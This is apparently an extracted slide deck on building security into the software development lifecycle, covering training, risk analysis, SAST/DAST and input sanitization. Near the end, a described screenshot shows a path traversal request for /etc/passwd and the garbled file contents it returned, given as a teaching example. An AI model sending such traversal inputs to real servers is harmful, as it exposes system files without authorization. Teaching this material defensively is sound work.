


Minimizing Cost in Application Vulnerabilities

Matthew Kunzman


SLIDES:

[https://github.com/littlecodemonkey/presentations/
20190416_MinimizingSecurityCosts.pdf](https://github.com/littlecodemonkey/presentations/20190416_MinimizingSecurityCosts.pdf)








Why secure layer 7?




What are the vulnerabilities?




What is your current SDLC?



When to involve the security team.....



FROM SDLC TO S-SDLC



MULTI TEAM TRAINING

Not everything has to be security personnel

Requirements – Management Training

Design – Architect/Project Manager Training

Development - Developer Training

Testing - QA Training


Deployment - SRE Training

ARA – Architecture Risk Analysis

SAST – Static Application Security Testing

DAST – Dynamic Application Security Testing

Try to fit security into every step



Planning Phase

PLANNING

ANALYSIS

DESIGN

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SUPPORT

- **What is the Planning Phase?**

- Performing a feasibility study to determine whether the project should be approved for development.
- Prioritizing projects over one another
 - Importance to business
 - Blockers

Planning Phase

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- **Adding Security in Planning Phase**
 - Security Awareness Training for Management
 - Multi-team security steering committee
 - Assess risks in proposed solution
 - Add risk as factor in approving projects
 - Determine if vuln is added to unrelated project
 - Upper management support

Analysis Phase

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- **What is the Analysis phase?**

- In this phase we consider the requirements and goals of the application, as well as possible problems.
- It is vital that you consider security during these early stages of the SDLC to guard against common vulnerabilities.

Sanitizing Inputs


PLANNING

ANALYSIS



DESIGN

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Sanitizing Inputs



Sanitizing Inputs

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The screenshot shows a web browser window with the URL bar containing a URL that includes a path traversal vulnerability: `ies/fi/?page=../../../../etc/passwd`. The main content area of the browser displays a list of system users and their details from the `/etc/passwd` file. The output is as follows:

```
root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin/bin/sh
bin:x:2:2:bin:/bin/bin/sh
sys:x:3:3:sys:/dev
games:x:6:12:man:/var/cache/man
lp:x:7:7:lp:/var/spool/lpd/bin/sh
mail:x:8:8:mail:/var/mail
spool/uucp/bin/sh
proxy:x:13:13:proxy:/bin/bin/sh
www-data:x:33:33:www-data:/var/www/bin/sh
backup:x:34
list/bin/sh
ircx:x:39:39:ircd:/var/run/ircd/bin/sh
